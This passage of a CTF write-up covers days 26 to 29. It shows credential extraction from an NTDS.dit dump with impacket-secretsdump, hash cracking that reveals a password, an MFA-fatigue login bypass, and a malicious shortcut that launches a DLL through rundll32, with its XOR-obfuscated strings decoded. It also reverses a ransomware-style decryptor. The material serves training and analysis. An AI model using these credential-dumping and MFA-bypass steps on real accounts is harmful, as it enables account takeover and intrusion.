impacket-secretsdump LOCAL -ntds ntds.dit -system SYSTEM -outputfile creds.txt
```

This resulted in several hashes, which I threw into CrackStation to see if I’d get someone’s password.



Enter up to 20 non-salted hashes, one per line:

```
c7e3f4aa78cb46c0b47e61809cef8ca8
151cb8e8e6b942bb0495e88c02365c19
565911c8b1e206319277f50207377fb1
7a2c60c628bda5d963a5934ec733f85f
feb58b0c807bc1ef3adc390dabc1f6ac
e7c417bd62f442b1ee53bf70c8d656ef
189b758028dc7ea177e26b990f09aad0
38170f23f241863a09d07b2f438fe35a
3f8aa43a8714b6cba6438ab8e2890576
08e75cc7ee80ff06f77c3e54cadab42a
a03d6125a5d27301c10657d20bcb11f0
a41edb7e4b7e68bb594d42de289ef4e2
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
c7e3f4aa78cb46c0b47e61809cef8ca8	Unknown	Not found.
151cb8e8e6b942bb0495e88c02365c19	Unknown	Not found.
565911c8b1e206319277f50207377fb1	Unknown	Not found.
7a2c60c628bda5d963a5934ec733f85f	Unknown	Not found.
feb58b0c807bc1ef3adc390dabc1f6ac	Unknown	Not found.
e7c417bd62f442b1ee53bf70c8d656ef	Unknown	Not found.
189b758028dc7ea177e26b990f09aad0	Unknown	Not found.
38170f23f241863a09d07b2f438fe35a	Unknown	Not found.
3f8aa43a8714b6cba6438ab8e2890576	Unknown	Not found.
08e75cc7ee80ff06f77c3e54cadab42a	NTLM	katlyn99
a03d6125a5d27301c10657d20bcb11f0	Unknown	Not found.
a41edb7e4b7e68bb594d42de289ef4e2	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Crackstation returned the password for one hash.

The password belonged to the JILLIAN_DOTSON user. Logging in with the username and password prompted for MFA. I remembered the Uber compromise, where attackers bypassed MFA by repeatedly sending MFA messages until the user was overloaded and accepted one such request.

Sending multiple MFA requests was the correct path, and once logged in the flag was displayed.



You can also make the connection between the challenge name and the correct path.

The flag was: ***flag{9b896a677de35d7dfa715a05c25ef89e}***

This concluded day 26

Day 27

The day 27 challenge was:

- Crab Rave

The challenge consisted of a shortcut file and a dll. The shortcut file would trigger the dll.

```
C:\Users\johnw\Downloads\crab_rave_easier
λ strings company_financial_report_SAFE_NO_VIRUSES.csv.lnk

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

+00
/C:\
FWSS
Windows
OwHJW
4i)
Windows
FW1T
System32
OwHJW!P.
System32
cmd.exe
lcmd.exe
C:\Windows\System32\cmd.exe
'..\..\..\..\..\Windows\System32\cmd.exe
/c ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul &&
dows\System32\rundll32.exe ntcheckos.dll,DLLMain C:\Windows\System32\imageres.dll
%SystemRoot%\System32\imageres.dll
%SystemRoot%\System32\imageres.dll
mattlab
NwX.
NwX.
1SPS
L8C
S-1-5-21-524737990-3858849689-1747731473-1001
1SPS
H@.
```

Result of the strings command.

The DLLMain function contained only the NtCheckOSArchitecture function.

```
Decompile: DLLMain - (ntcheckos.dll)
1
2 undefined8 DLLMain(void)
3
4 {
5                     /* 0xb4f0  1  DLLMain */
6   NtCheckOSArchitecture();
7   return 0;
8 }
```

DLLMain as seen with Ghidra.

The NtCheckOSArchtirecture, in turn, contained the following code:

```
                  /* 0xadd0  2  NtCheckOSArchitecture */
  crab_rave::litcrypt_internal::decrypt_bytes
            (&local_90,&DAT_103cd938,0xe,
             "-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-r",0x42);
  crab_rave::litcrypt_internal::decrypt_bytes
            (&local_78,&DAT_103cd946,10,
             "-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-r",0x42);
  puVar29 = (ulonglong *)std::alloc::__default_lib_allocator::__rust_alloc(0x40,8);
```

We see a call to litcrypt_internal::decrypt_bytes.

The function used in this code block is implemented in this repository. The function performs an XOR operation using an input and a key:

```
                pub fn decrypt_bytes(encrypted: &[u8], encrypt_key: &[u8]) -> String {
                    let decrypted = xor(&encrypted[..], &encrypt_key);
                    String::from_utf8(decrypted).unwrap()
                }
            }
        };
```


Military grade encryption.

Looking back at the disassembly, it would seem that the data inside the pointer to DAT_103cd938 and DAT_103cd946 is XOR'ed with the key `rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-rr5-r`.


```
                        DAT_103cd938
    103cd938 40             ??          40h    @
    103cd939 5c             ??          5Ch    \
    103cd93a 0b             ??          0Bh
    103cd93b 50             ??          50h    P
    103cd93c 42             ??          42h    B
    103cd93d 1f             ??          1Fh
    103cd93e 13             ??          13h
    103cd93f 5b             ??          5Bh    [
    103cd940 5e             ??          5Eh    ^
    103cd941 41             ??          41h    A
    103cd942 42             ??          42h    B
    103cd943 0d             ??          0Dh
    103cd944 1d             ??          1Dh
    103cd945 43             ??          43h    C

                        DAT_103cd946
    103cd946 7a             ??          7Ah    z
    103cd947 3b             ??          3Bh    ;
    103cd948 3c             ??          3Ch    <
    103cd949 18             ??          18h
    103cd94a 69             ??          69h    i
    103cd94b 37             ??          37h    7
    103cd94c 24             ??          24h    $
    103cd94d 18             ??          18h
    103cd94e 1c             ??          1Ch
    103cd94f 41             ??          41h    A
```

The data inside the two pointers.

Taking the data and putting it into CyberChef results in the following:



M.yeomans30801 could be a username.



And this could be a hostname.


The binary seems to check if the username and hostname match the username and hostname of the executing machine. To check the theory, I changed the hostname of my FlareVM by opening Settings (*Windows* + I) -> System -> About -> Rename this PC and changed it to `WIN-DEV-13` .

Additionally, I created a new user by going to Settings (*Windows* + I) -> Accounts -> Other users -> Add account. When adding the account select **I don't have this person's sign-in information**, and **Add a user without a Microsoft account**. The username for the new account was `m.yeomans30801` .

Logging in as that user and running the dll with the following command:

```
rundll32.exe ntoscheck.dll,DLLMain
```

resulted in a notepad process spawning and a message box appearing with the flag.



The flag.

The flag was: ***flag{225215e04306f6a3c1a59400b054b0df}***

This concluded day 27.

Day 28

The day 28 challenge was:

- Snake Eater II

For this challenge I'd advise you look at the write-up made by GoProSlowYo here.

Shout out to Taggart as he was the one to solve this for our team.

Day 29

The day 29 challenge was:

- BlackCat II


This challenge was an advanced version of the previous BlackCat challenge. The challenge consisted of a decryptor and a bunch of encrypted files, one of them being the flag.

The decryptor was written in C#, so I opened the file in dnSpy and found the following code:

```
public static void DecryptFiles(string directoryPath, string decryptionKey)
{
    string[] files = Directory.GetFiles(directoryPath, "*.encry");
    if (files.Length == 0)
    {
        return;
    }
    string text = null;
    foreach (string text2 in files)
    {
        string text3;
        if (text == null)
        {
            text3 = decryptionKey;
        }
        else
        {
            text3 = DecryptorUtil.CalculateSHA256Hash(text);
        }
        string text4 = Path.Combine(directoryPath, Path.GetFileNameWithoutExtension(text2) + ".decry");
        DecryptorUtil.AESDecryptFile(text2, text4, text3, DecryptorUtil.hardcodedIV);
        text = text4;
    }
    Console.WriteLine("[*] Decryption completed.");
```


The code would use the sha256 hash of the original file as the key. This meant I had to find the original files, and after a lot of search I found the following website https://www.atxfinearts.com/blogs/news/100-most-famous-paintings-in-the-world .

I downloaded the images by right-clicking on the image and `Save As` . I saved them with the following extension and type:



I didn't test if the image needed to be saved like this, I did it just so the original would have a .jpg extension.

Finally, I calculated the sha256 hash of the first picture loaded by the program.




An00bRektn had already found the order in which the files were loaded.


Inputting the sha256 hash of the first image as a our password resulted in a successful decryption.

The sha256 hash was:

```
80d60bddb3b57a28d7c7259103a514cc05507c7b9cf0c42d709bdc93ffc69191
```



We get a note that files are decrypted, let's check.



And we got the flag.

The flag was: ***flag{03365961aa6aca589b59c683eecc9659}***

And with that, the final challenge is done.

Conclusion

It was a fun month, learned a lot from the team and the CTF. My only criticism would be to reduce the duration of the CTF since after 30 days you start to feel fatigued. All in all, thank you for the great CTF Huntress Staff, and thanks to the great people who were with me in the team. I'll be taking some well deserved rest now.